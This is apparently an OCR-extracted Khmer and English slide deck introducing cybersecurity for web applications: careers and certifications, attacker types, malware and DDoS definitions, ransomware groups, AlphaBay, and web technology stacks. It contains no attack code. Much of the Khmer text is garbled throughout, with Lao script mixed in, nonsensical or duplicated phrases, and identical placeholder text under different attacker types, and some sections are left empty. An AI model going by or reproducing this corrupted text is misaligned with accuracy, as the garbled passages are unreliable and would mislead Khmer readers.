



# CYBER SECURITY FOR WEB APPLICATION

BY- SUNAN CHANNARONG

# គោលចំណាំកិច្ចកម្ម



- តើវាយករណីដែលធ្វើឯកសារ Cybersecurity ?
- បន្ថែមឱ្យលើលម្អិតកិច្ចកម្ម និងចូលរួមការណ៍
- ត្រូវមនុសណ៍ដើម្បីភ្លាយដែលធ្វើឯកសារ Cybersecurity
- យករាជ្យ Web applications
- យករាជ្យ Kali ជាអ្នក ?

# ទាត់ការ

- 
1. អ្នីទៅធាលនូវលុខលាយប៉ា ?
  2. ការងារកូដវិស័យលាយប៉ា ?
  3. អ្នករាយព្រហ្ម និងអ្នកជំនាញផ្ទៀងផ្ទាត់កាលនូវលុខលាយប៉ា
  4. ច្បាប់លើពីរបទលើលម្អិតប្រើប្រាស់ក្នុងការធ្វើកម្ពុជា
  5. ការរាយព្រហ្ម គឺជាគិស់ និងមិនមែនជាគិស់ទេ
  6. យកព័ត៌មូលដារាងបានលើ Web applications
  7. តាមចន្ទោះប្រយោជន៍លើ Web applications
  8. ត្រួតពិនិត្យ Kali និងTools របស់វា

# ៩. តើជាលិខិត្តសុខសាយប៉ឺ ?

## តើមីជា Cybersecurity ?

Cybersecurity គឺជាការរៀបចំប្រព័ន្ធទាមដ្ឋយ ដើម្បីការធានា ទូរទស្សន៍ ទិន្នន័យ និងការរាយប្រហារពី Internet មកក្នុងប្រព័ន្ធទាមដ្ឋយឡើងនៅក្នុងវិសាងភាពធម្មយ ដែលមកពីក្រុម អាណាពិត ( Black Hacker )

## តើមីកណាតាលដោលដោលម្រាយក្រុម Black Hacker

គោលដៅរបៀបក្រុម ហេតុយើ មួកខ្ចោះមនុស្សជានេះ  
ធនាគារ, ស្ថាប័ន និងអង្គភាពរបស់រដ្ឋ, ស្ថាប័នឯកជន, ក្រុមហ៊ុនដំណោះស្រាយ ដែលមានតម្លៃខ្ពស់

## ការងារក្នុងវិស័យបៀវាទជាមានរឿងខ្លះ ?

Network Security: តើមីក្នុងធ្វើការការធានាដែលប្រព័ន្ធ Network និងការធានាធិន្ទន័យពីការបំនានប្រការគំរាយកំហែងផ្សេងមកការនៃស្ថាប័នខ្លួន ដូចជា Firewalls, Virus, Software, Access Control, Encryption, Protection from Cyber Attacks



# Cyber Security Consultant: គិតជាអ្នកចាយតម្លៃផ្ទៀងផ្ទាត់កម្រិតខ្ពស់នៃ Network ការគ្រប់គ្រងធម្មរដ្ឋសាសនាថាយដ្ឋានគ្រប់គ្រងក្រុមហ៊ុនក្នុងល្អាយ។

## Skills and Qualifications មានធ្វើឱ្យ

Technical Skill : ລາຍລຸງດໍ່ຜົນສາຫະກຸດຝອນກົງຄົງລາຍເປົ້າ ສີຜະເປົ້າກົງໂຄລືນິລຸຂລາມມື້ນຜຶກິດ  
ຜູ້ຜົດ firewall , intrusion detection system( IDS ) ສີຜ ລືນິລຸຂຕ້ອງເມັນ ສີຜ security  
information and event management ( SIEM )

Analytical Skill : លម្អិតវិភាគទៅលើនឹងយលុបលុយ និង ហេតុការណីដើម្បីកំណត់អត្ថបន្ទាល់ និង ការផ្តល់ចូលដែលមានលក្ខណៈ

# Knowledge of security frameworks : យល់ពី security framework និង ល្អដាក់ ដូច NIST , ISO 27001 និង PCI-DSS

Certification : certification នាក់ធនធ្វើ ComptIA security+ , CISSP ,CEH CISM





# ៩. តើគាល់នីងប្រព័ន្ធគូរដោយ ? ( ទ )

Cybersecurity Analyst: ជីជាមុកជំនាញវិភាគ លើប្រព័ន្ធសុវត្ថិភាពលើ Internet Systems ដែលមានភាពធាយដ្ឋានប្រាជេះហើយការណែនាំស្នូលិខិត ដែលបានរាយ តើម្វោះ

Technical Expertise : ចំណោះដឹងរាយប្រព័ន្ធកំនងTools និងបញ្ជីកនៅលម្អិតបំផុត ដូចជា Metasploit , Nmap , Burp suite និង wireshark ត្រួមតាំងចំណោះដឹង ពន្លាល្អាតេវីក ប្រព័ន្ធប្រតិបត្តិការ និង តាមក្បាច់ដែលចាំបាច់

Analytical Skill : សមត្ថភាពវិភាគលើប្រព័ន្ធសុវត្ថិភាព និង កំណត់មតិលម្អាតដែលមានភាពខ្សោយ

Problem solving : ជំនាញដោះស្រាយបញ្ហា ដើម្បីមានវិធីលាស្រួល exploit vulnerabilities និង ចូលពេកាន់តំបន់សុវត្ថិភាព



# ៤. តើពាណិជ្ជកម្មប៉ុណ្ណោះនេះ មីនៅទំនាក់ទំនាក់ណា ? ( ៩ )

Penetration Tester: ( Ethical Hacker ក្រុមហ៊ុនយើ ម្នាក់ ឬ )

គឺជា ម្នាក់ដែលធ្វើការលាក់លើផ្លូវការណាយដ្ឋាន ទៅលើ Web applications, Networks, system, window applications ហើយធ្វើការបង្ហាញចិត្តនៃព្រមបាន និង ផ្តល់ព័ត៌មានទាក់ទងទៅ ម្នាក់បានធ្វើត្រួតពិនិត្យការកែតម្រូវនៅក្នុងវិញ។

## Skills and Qualifications:

- Technical Expertise: Proficiency in various hacking tools and techniques, such as Metasploit, Nmap, Burp Suite, and Wireshark. Knowledge of network protocols, operating systems, and programming languages is also essential.
- Knowledge of security standard : ចំណោះដឹងលក្ខិតុខលាយប៉ារាមូរ security framework លើដែលជាស្ថាប់ OWASP និង NIST
- Certifications : certification នាក់ផ្តល់ឱ្យជាស្ថាប់ OSCP , CEH ,CPT
- Ethical and Legal awareness : ដែលជាស្ថាប់ ethical hacking អនុវត្តធម្មត់ និង តាម អនុញ្ញាតមុនធ្វើការ pentest



# ៩. តើពាណិជ្ជកម្មណា ? ( ៣ )

- Knowledge of Security Standards: Familiarity with security frameworks and standards, such as OWASP (Open Web Application Security Project) and NIST (National Institute of Standards and Technology).
- Certifications: Relevant certifications, such as OSCP (Offensive Security Certified Professional), CEH (Certified Ethical Hacker), or CPT (Certified Penetration Tester), are often required or highly recommended.
- Ethical and Legal Awareness: Understanding of ethical hacking practices and legal implications, including obtaining proper authorization before conducting tests.



# នគរបាលយុទ្ធសាស្ត្រ និងការបង្ហាញសម្រាប់កុំព្យូទ័រ

## ប្រភេទខេត្តការប្រហារ(Attackers)



Amateurs

ត្រូវបានក្រើមដោយក្រុមហ៊ុន  
ឬតាមចំណាំរបស់ខ្លួន  
ដែលមានការប្រាក់ប្រាក់  
ដែលមានការប្រាក់ប្រាក់



Hacker

តីប្រើប្រាស់ក្រុមហ៊ុនដែលបានក្រុមហ៊ុន  
ប្រាក់ប្រាក់ ឬតាមចំណាំរបស់ខ្លួន  
ដែលមានការប្រាក់ប្រាក់



Organized Hacker

តីប្រើប្រាស់ក្រុមហ៊ុនដែលបានក្រុមហ៊ុន  
ប្រាក់ប្រាក់ ឬតាមចំណាំរបស់ខ្លួន  
ដែលមានការប្រាក់ប្រាក់



Hacktivism

តីប្រើប្រាស់ក្រុមហ៊ុនដែលបានក្រុមហ៊ុន  
ប្រាក់ប្រាក់ ឬតាមចំណាំរបស់ខ្លួន  
ដែលមានការប្រាក់ប្រាក់

# ក្នុងការប្រើប្រាស់ និងក្នុងការពារិតស្ថាបនិស្ថាទូរសព្ទ

## មិនមែនកីឡាដែលមិនមែនមេណោទេ ?

យើធមាចនិយាយបានមេណាត គឺជា Script វិកម្មវិធីមួយដែលត្រូវបានបង្កើតដោយខ្លួនឯង ដើម្បីបញ្ចប់មេណាតនេះដើម្បីលើកការបញ្ចប់ខ្លួនរបស់ខ្លួន និងបញ្ចប់ការបញ្ចប់ខ្លួន។ មេណាតមានច្បាស់បែប ច្បាស់យ៉ាងទៅតាម ឧក្រិដជនប្រើបញ្ចប់មេណាតដោយប្រើប្រាស់មិនបានដឹងខ្លួន។ មេណាតមានច្បាស់បែប ច្បាស់យ៉ាងទៅតាម ឧក្រិដជនប្រើបញ្ចប់មេណាតដោយប្រើប្រាស់មិនបានដឹងខ្លួន។

**Spyware** is a type of malicious software designed to secretly monitor and collect information about a user's activities without their consent.

**Bot** A bot (short for "robot") is a type of software that performs automated tasks over the internet. In a malicious context, bots can be used to perform various types of cyber attacks or malicious activities.



# ក្រុកហាយស្រែហារ និងក្រុកដំណាថ់ស្នើសុខសាធារណ៍ ( ទ )

## DoS and DDoS

**DoS ( Denial of Service ):** A DoS attack aims to make a service or network resource unavailable to its intended users by overwhelming it with a flood of illegitimate requests.

**DDoS ( Distributed Denial of Service ):** A DDoS attack is a more sophisticated form of DoS attack. Instead of a single source, it involves multiple compromised systems ( often part of a botnet ) working together to flood the target with excessive traffic.



# នូការយោង និងការបំនានស្ថិតុខេត្តការយោង ( ៣ )



យើងໄលដីថា ត្រួមទេរក៍ តីចកចេញជា ៣ ?

Black Hacker:

Gray Hacker:

White Hacker:



?

# អ្នកកុំព្យូទ័រ និងក្រុមហ៊ុនសិស្សខេត្ត ( ៣ )

## Black Hacker ( ក្រុមហ៊ុនកីឡូក ខ្មែរ )

These hackers operate with malicious intent and are often involved in illegal activities, including data theft, system sabotage, and creating or distributing malware.

## Gray Hacker ( ក្រុមហ៊ុនកីឡូក ឲ្យជោ )

Gray hats operate in a morally ambiguous area, sometimes breaking laws to find vulnerabilities but not necessarily with malicious intent. They might disclose their findings to the public or the affected organization.

## White Hacker ( ក្រុមហ៊ុនកីឡូក សំ )

These are ethical hackers who perform security testing and vulnerability assessments to help organizations strengthen their security posture. They often work with organizations legally to identify and fix security weaknesses.



# ក្រុកជាមួយ និងក្រុកដែលមានស្ថិតិសុខណ្ឌ ឱ្យបារាំង ( ៣ )

**Nation-State Actors:** These are hackers affiliated with or sponsored by governments. They often engage in cyber-espionage, cyber-warfare, or state-sponsored attacks. Examples include

**Cybercrime Groups:** These groups are motivated primarily by financial gain and engage in activities like ransomware attacks, identity theft, and fraud.

**REvil ( Sodinokibi ):** Known for ransomware attacks.

**DarkSide:** Another ransomware group responsible for high-profile attacks.

**Hacktivist Groups:** These hackers are motivated by political or social causes. They use hacking to promote their agenda or to protest against perceived injustices.



# ក្រសួងពេទ្យកិច្ច និងគ្មានផែកប្រជាធិបតេយ្យ

## ការកែតាមដ្ឋានមនុស្សលើកវិវាទមួយណា ?

នៅក្នុងរដ្ឋបាល ក្រុមព្រៃហ្មនុ និងនីតិវិធីព្រៃហ្មនុ សម្រាប់ធ្វើការកំណត់ នៅលើ ជនជាប់ចោរ តើមានអ្នកដែលបានបញ្ជាក់ថា និងនីតិវិធីព្រៃហ្មនុ មានមាត្រាចំណុះ ខាងក្រោម

សម្រាប់បន្ថែម ក្នុងនឹមួយៗនៃការ ស្ថិតក្នុងជំនួយ ២ ហើយមានមាត្រា ចំណុះ ខាងក្រោម និងនីតិវិធីព្រៃហ្មនុ

តើតើម្ចាស់នឹមួយៗនៃការ ស្ថិតក្នុងជំនួយ ២ ហើយមានមាត្រា ចំណុះ ខាងក្រោម និងនីតិវិធីព្រៃហ្មនុ ?




# បច្ចន្ល័យសិល្បៈកីឡា

AlphaBay was a darknet market operating at different times between September 2014 and February 2023

After it was shut down in July 2017 following law enforcement action in the United States, Canada, and Thailand as part of Operation Bayonet

តើលក្ខណៈ Alpha bay បានបង្កើតឡើង នៅថ្ងៃ មានលុមមាជិក ចន្ទន ១៥,០០០នាក់។

តើលក្ខណៈ Alpha bay គឺដែលក្រុង នៅ កក្កដា ឆ្នាំ ២០១៧ មានមាតិជន ចំនួន ៤០០,០០០នាក់ ហើយអ្នកប្រើបាយកម្មមានចំនួន ៣០០,០០០នាក់។



# WEB APPLICATIONS

តើអ្វីជា Web application?



# WEB APPLICATIONS

They typically use technologies like HTML, CSS, and JavaScript for the frontend, and may use server-side technologies like Node.js, Ruby on Rails, or PHP, along with databases like MySQL or MongoDB for the backend.

## Frontend Development


- **HTML (HyperText Markup Language)**: Defines the structure and content of web pages. It's used to create elements like headings, paragraphs, links, images, and forms.
- **CSS (Cascading Style Sheets)**: Handles the styling and layout of web pages. It controls the visual presentation, including colors, fonts, spacing, and positioning.
- **JavaScript**: Adds interactivity and dynamic behavior to web pages. It's used for client-side scripting to handle events, create animations, and interact with APIs.



# WEB APPLICATIONS

## Backend Development


- **Node.js:** A JavaScript runtime built on Chrome's V8 engine that allows server-side scripting with JavaScript. It's often used with frameworks like Express.js.
- **Python:** Used with frameworks like Django and Flask to create web applications. Python is known for its readability and simplicity.
- **Ruby:** Known for its elegant syntax, Ruby is often used with the Ruby on Rails framework for building web applications.
- **PHP:** A server-side scripting language commonly used for web development. It's often paired with databases like MySQL.
- **Java:** Used with frameworks like Spring Boot for building robust and scalable web applications. Java is known for its performance and portability.
- **C#:** A language developed by Microsoft, used with the ASP.NET framework for building web applications on the .NET platform.



# WEB APPLICATIONS

## Database Technologies

- **SQL (Structured Query Language):** Used for managing and querying relational databases like MySQL, PostgreSQL, and Microsoft SQL Server.
- **NoSQL Databases:** Non-relational databases like MongoDB, Cassandra, and Redis are used for handling unstructured or semi-structured data.

